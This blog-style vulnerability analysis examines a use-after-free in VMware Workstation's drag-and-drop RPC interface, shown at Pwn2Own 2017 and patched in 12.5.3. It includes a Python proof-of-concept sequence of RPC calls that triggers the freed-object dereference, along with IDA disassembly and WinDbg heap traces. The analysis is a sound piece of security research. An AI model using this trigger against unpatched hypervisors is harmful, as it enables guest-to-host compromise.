Analysis of a VMWare Guest-to-Host Escape from Pwn2Own 2017

Oct 22, 21 | 24 minute read | *vulnerability-analysis* | *#bug-hunting #vmware #virtualization #windows*

This vulnerability was found by Keen Security Lab which they showed at Pwn2Own 2017. Unfortunately, because the bug was silently patched by VMWare in 12.5.3 no CVE number was assigned, even though the vulnerability leads to remote code execution.

Summary

The vulnerability affects the Drag n Drop functionality of VMWare Workstation Pro before 12.5.3. This feature allows users to copy files from the host to the guest. However, due to a few insecure backdoor calls over an RPC interface, a Use-After-Free is present.

In order to trigger the UAF, we have to issue RPC calls in order to change the DnD version from version 2 then to version 4. When the DnD version is changed the funtion table responsible for dispatching version 2 gets freed but any subsequent RPC calls will still reference the freed function table thus leading to a UAF.

Setup

Explaining how to communicate over RPC with Python is out of the scope of this article. In my case, I have built a Python script with the necessary functions to communicate over RPC. With all of those functions created, I have then made one final function `RpcSendRequest` which sends the final requests to trigger the vulnerability.

In the below code block, I have featured a high-level overview of the exploit chain based on the required RPC calls to trigger the vulnerability.

```
dndver2 = create_string_buffer("tools.capability.dnd_version 2")
dndver4 = create_string_buffer("tools.capability.dnd_version 4")
chgver  = create_string_buffer("vmx.capability.dnd_version")
sgfr    = create_string_buffer("dnd.setGuestFileRoot BBBBB")

outLen = c_ulong(0x1000)
outbuf = kernel32.VirtualAlloc(0, outLen.value, MEM_COMMIT | MEM_RESERVE, PAGE_READWRI

# Set Version 2
Rpc.SendReq(addressof(dndver2), sizeof(dndver2) - 1, outbuf, pointer(outLen))
outLen.value = 0x1000

# Change Version
Rpc.SendReq(addressof(chgver), sizeof(chgver) - 1, outbuf, pointer(outLen))
outLen.value = 0x1000

# Set Version 4
Rpc.SendReq(addressof(dndver4), sizeof(dndver4) - 1, outbuf, pointer(outLen))
outLen.value = 0x1000

# Change Version
RpcSendRequest(addressof(chgver), sizeof(chgver) - 1, outbuf, pointer(outLen))
outLen.value = 0x1000

RpcSendRequest(addressof(sgfr), sizeof(sgfr) - 1, outbuf, pointer(outLen))
```


Pay close attention to the final call to `dnd.setGuestFileRoot`. This RPC command dereferences a pointer on a freed object. Ultimately, this is how we trigger the vulnerability for exploitation.

Preliminary Analysis

First things first, we are going to open all of the relevant functions in IDA to better understand how this vulnerability was found and fits together. Starting with; `tools.capability.dnd_version`.

tools.capability.dnd_version

Doing a text search for "tools.capability.dnd_version" in IDA, we can find the string in a dispatcher table. Based on previous analysis, I know that the function is the one referenced in the `lea r9, sub_xxxxx` instruction.

```
lea     r9, sub_88220
lea     r8, aToolsCapabilit_17 ; "tools.capability.dnd_version"
```

In this case, that means that `sub_88220` is our target function. Fortunately for us, there isn't too much code to go through.

There are a number of validation checks that we need to pass. The first one being that the function must take at least one argument, i.e, the version number.


```
mov     rdx, [rsp+38h+arg_28]
mov     rcx, [rsp+38h+arg_20]
lea     r8, a1ArgumentExpec ; "1 argument expected"
call    sub_67D80
add     rsp, 38h
retn
```

The second check is a check on whether the inputted argument is an integer or not, we can confirm this based on the failure block seen below.

```
mov     rdx, [rsp+38h+arg_28]
mov     rcx, [rsp+38h+arg_20]
lea     r8, aNonIntegerArgu ; "Non-integer argument"
xor     r9d, r9d
call    sub_67D80
add     rsp, 38h
retn
```


The third check checks whether the inputted argument is an integer greater than or equal to 2. If it is not then the failure block shown below is taken.

```
loc_88284:
mov     ecx, [rsp+38h+arg_18]
cmp     ecx, 2
jge     short loc_882AB
```



```
mov     rdx, [rsp+38h+arg_28]
mov     rcx, [rsp+38h+arg_20]
lea     r8, aInvalidProtoco ; "Invalid protocol version."
xor     r9d, r9d
call    sub_67D80
add     rsp, 38h
retn
```


Following these checks the execution is brought into sub_70610. Now, going deeper on how the version switch works is out of the scope of the article, however, below is a big picture of that function just in-case you wanted to further investigate. *Keep in mind, this is from version 12, VMware will have changed significantly.*



If we further investigate the return from this function, we can see that a check is performed to confirm if the version was set correctly.

```
mov     rdx, [rsp+38h+arg_28]
mov     rcx, [rsp+38h+arg_20]
lea     r8, aFailedToSetVmd ; "Failed to set VMDB"
xor     r9d, r9d
call    sub_67D80
add     rsp, 38h
retn
```

Perhaps one point of further investigation if you are interested, is working out why we take an extra function if the the static version 3 is less than the inputted argument. Shown in the screenshot below. (My guess is compatibility reasons).





```
loc_882E5:
mov     rdx, [rsp+38h+arg_28]
mov     rcx, [rsp+38h+arg_20]
lea     r8, byte_75EEF3
mov     r9b, 1
call    sub_67D80
add     rsp, 38h
retn
tools_capability_dnd_version endp
```


vmx.capability.dnd_version

Next up, we are going to investigate `vmx.capability.dnd_version` since we know already that this request is what switches the version over. That means that `tools.capability.dnd_version` sets the version, but this call makes the switch. Let's take a closer look at how this call works.


```
lea     r9, sub_83F30
lea     r8, aVmxCapabilityD ; "vmx.capability.dnd_version"
```

We can rename `sub_83F30` to its correct name now, `vmx.capability.dnd_verison`. It is quite a simple function, in-fact. Firstly there is a check to make sure we didn't pass an argument, if we did then the function will fail.



```
mov     rdx, [rsp+28h+arg_28]
mov     rcx, [rsp+28h+arg_20]
lea     r8, aNoArgumentExpe ; "No argument expected"
xor     r9d, r9d
call    sub_67D80
add     rsp, 28h
retn
```

Again, we see that use of `sub_67D80`, which we assume is some kind of event log/tear down function, something like that. Assuming we don't pass an argument, this function is quite simple on the surface. There are a few nested calls, however, that is out the scope of this article.



Further analysis out of the scope of this article however if you are interested in performing further analysis, the rest of the function is shown above.

Recap

Before examining the final function, let’s do a quick recap of what we know so far;

1. We use `tools.capability.dnd_version` to set the version we want.
2. We use `vmx.capability.dnd_version` to change the version.

We also know if we set the version to 2, then change the version, then set it to 4 and then change it again, any subsequent call to `dnd.setGuestFileRoot` triggers a Use-After-Free. Let's investigate this function `dnd.setGuestFileRoot` to try and better understand why that occurs.


dnd.setGuestFileRoot

We'll have to perform a text search for this string because it isn't anywhere to be seen in the dispatcher table we found the previous two functions in. A search reveals that it is indeed in a different dispatcher table, shown below:

```
mov     [rsp+38h+var_18], rcx
lea     r9, sub_9CF50
lea     r8, aDndReady   ; "dnd.ready"
lea     rdx, aDnddisable ; "dndDisable"
mov     ecx, 14h
call    sub_681F0
lea     r9, sub_9D180
lea     r8, aDndFeedback ; "dnd.feedback"
lea     rdx, aDnddisable ; "dndDisable"
mov     ecx, 17h
mov     [rsp+38h+var_18], rbx
call    sub_681F0
lea     r9, sub_9D090
lea     r8, aDndSetguestfil ; "dnd.setGuestFileRoot"
lea     rdx, aDnddisable ; "dndDisable"
mov     ecx, 19h
mov     [rsp+38h+var_18], rbx
call    sub_681F0
lea     r9, sub_9D0E0
lea     r8, aDndEnter   ; "dnd.enter"
lea     rdx, aDnddisable ; "dndDisable"
mov     ecx, 15h
mov     [rsp+38h+var_18], rbx
call    sub_681F0
lea     r9, sub_9D130
lea     r8, aDndDataSet ; "dnd.data.set"
lea     rdx, aDnddisable ; "dndDisable"
mov     ecx, 16h
mov     [rsp+38h+var_18], rbx
call    sub_681F0
```

Based on this screenshot, and our knowledge of the previous dispatcher table it is clear that `sub_9D090` is the function `dnd.setGuestFileRoot`. Remember, we know

that this function is responsible for triggering the UAF. That is due to the fact this function is responsible for dereferencing the freed object.




In-fact, something I learned while researching this bug is that any `dnd.xxxx` function would trigger the Use-After-Free, this was noted in the following post on *ZDI*

```
> tools.capability.dnd_version 2
> vmx.capability.dnd_version
```

```
> tools.capability.dnd_version 3
> vmx.capability.dnd_version
> dnd.setGuestFileRoot AAAAA // Technically any DnD function would work.
```

We can opt to test (and understand this theory for ourselves). Let's take a look at some of the other `dnd` functions from a high level in IDA.



As you can see, they are in-fact, almost indetical. From this we can assume that the `mov rax, [rcx]` is the reuse. Since they all make this dereference and we know that causes the crash from previous research. We can confirm this theory by running our POC with PageHeap enabled in order to confirm if each of these function calls trigger the crash. First up, using the `dnd.setGuestFileRoot` payload.

```
(126c.9c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
vmware_vmx+0x9d0aa:
00007ff6`e755d0aa 488b01          mov     rax,qword ptr [rcx] ds:00000000`26b9ef40=???????
0:013> !heap -p -a @rcx
    address 0000000026b9ef40 found in
    _DPH_HEAP_ROOT @ 40b1000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 25dbcb60:         26b9e000             2000
    00007ffc14cc3fa1 ntdll!RtlDebugFreeHeap+0x0000000000032eb5
    00007ffc14cb95c9 ntdll!RtlpFreeHeap+0x00000000000866a9
    00007ffc14c311fd ntdll!RtlFreeHeap+0x000000000000041d
    00000000594bcabc MSVCR90!free+0x000000000000001c [f:\dd\vctools\crt_bld\self_64_amd64\c
    00007ff6e7562d27 vmware_vmx+0x00000000000a2d27

    // Removed for brevity.
```

As expected, the Use-After-Free triggers an access violation. Now let's modify the payload and try using `dnd.feedback` instead. As assumed, the crash does indeed trigger.

```
(197c.168): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
vmware_vmx+0x9d19a:
00007ff6`e755d19a 488b01          mov     rax,qword ptr [rcx] ds:00000000`263c5f40=???????
0:013> !heap -p -a @rcx
    address 00000000263c5f40 found in
    _DPH_HEAP_ROOT @ 4b71000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 26607068:         263c5000             2000
    00007ffc14cc3fa1 ntdll!RtlDebugFreeHeap+0x0000000000032eb5
    00007ffc14cb95c9 ntdll!RtlpFreeHeap+0x00000000000866a9
    00007ffc14c311fd ntdll!RtlFreeHeap+0x000000000000041d
    00000000594bcabc MSVCR90!free+0x000000000000001c [f:\dd\vctools\crt_bld\self_64_amd64\c
    00007ff6e7562d27 vmware_vmx+0x00000000000a2d27
```


```
    // Removed for brevity.
```

Great. So the post was right, any dnd function will trigger this Use-After-Free. Our next question is… Why? Of course, we already know the reason for that, because all of these dnd functions perform a dereference on the freed object. Let's now take some time to analyse the crash in more detail. After which, we can begin exploitation.

Analysing the Crash

Based on the outputs that we retrieved using Page Heap, we can see the entire chain that leads up to the free and subsequently the dereference that causes the crash. We'll analyse the crash from `dnd.setGuestFileRoot` for the sake of article uniformity. If we jump to the offset that caused the crash `vmware-vmx+0x9d0aa` we find that our presumption of the `mov rax, [rcx]` instruction causing the crash was correct.

What we're really interested in of course is the steps which lead up to the crash. From the output already given based on Page Heap, we can see where the return following the free is.



If we open the `opus_repacketizer_destroy` function in IDA, we clearly see that it makes a call to free.

```
.text:0000000000401B40 opus_repacketizer_destroy proc near
.text:0000000000401B40 jmp     cs:__imp_free   ; opus_decoder_destroy
.text:0000000000401B40 opus_repacketizer_destroy endp ; opus_encoder_destroy
.text:0000000000401B40
```

Great, so there's the actual free which results in the Use-After-Free. Now we could go through each location in the Page Heap traceback individually, but that would make this article extremely long. If you're interested understanding more about the objects lifetime, below is the stack trace and heap page output for you to trace yourself.

```
0:012> !heap -p -a @rcx
    address 000000001e2aef40 found in
    _DPH_HEAP_ROOT @ 4961000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 1e6f2a28:         1e2ae000             2000
    00007ffc14cc3fa1 ntdll!RtlDebugFreeHeap+0x0000000000032eb5
    00007ffc14cb95c9 ntdll!RtlpFreeHeap+0x000000000000866a9
    00007ffc14c311fd ntdll!RtlFreeHeap+0x000000000000041d
    00000000594bcabc MSVCR90!free+0x000000000000001c [f:\dd\vctools\crt_bld\self_64_amd64\c
    00007ff6e7562d27 vmware_vmx+0x00000000000a2d27
    00007ff6e755c48d vmware_vmx+0x000000000009c48d
    00007ff6e753a57e vmware_vmx+0x000000000007a57e
    00007ff6e7543fb0 vmware_vmx+0x0000000000083fb0
    00007ff6e7529486 vmware_vmx+0x0000000000069486
    00007ff6e754bbd6 vmware_vmx+0x000000000008bbd6
    00007ff6e757aea0 vmware_vmx+0x00000000000baea0
    00007ff6e757af24 vmware_vmx+0x00000000000baf24
    00007ff6e786b4a5 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000015ffb5
    00007ff6e78492f5 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000013de05
    00007ff6e787b992 vmware_vmx!opus_repacketizer_get_nb_frames+0x00000000001704a2
    00007ff6e7849668 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000013e178
    00007ff6e76b007b vmware_vmx+0x00000000001f007b
    00007ffc13ed2774 KERNEL32!BaseThreadInitThunk+0x0000000000000014
    00007ffc14c70d61 ntdll!RtlUserThreadStart+0x0000000000000021

0:012> k
 # Child-SP          RetAddr           Call Site
00 00000000`3cf974c0 00007ff6`e7529486 vmware_vmx+0x9d0aa
01 00000000`3cf974f0 00007ff6`e754bbd6 vmware_vmx+0x69486
02 00000000`3cf97590 00007ff6`e757aea0 vmware_vmx+0x8bbd6
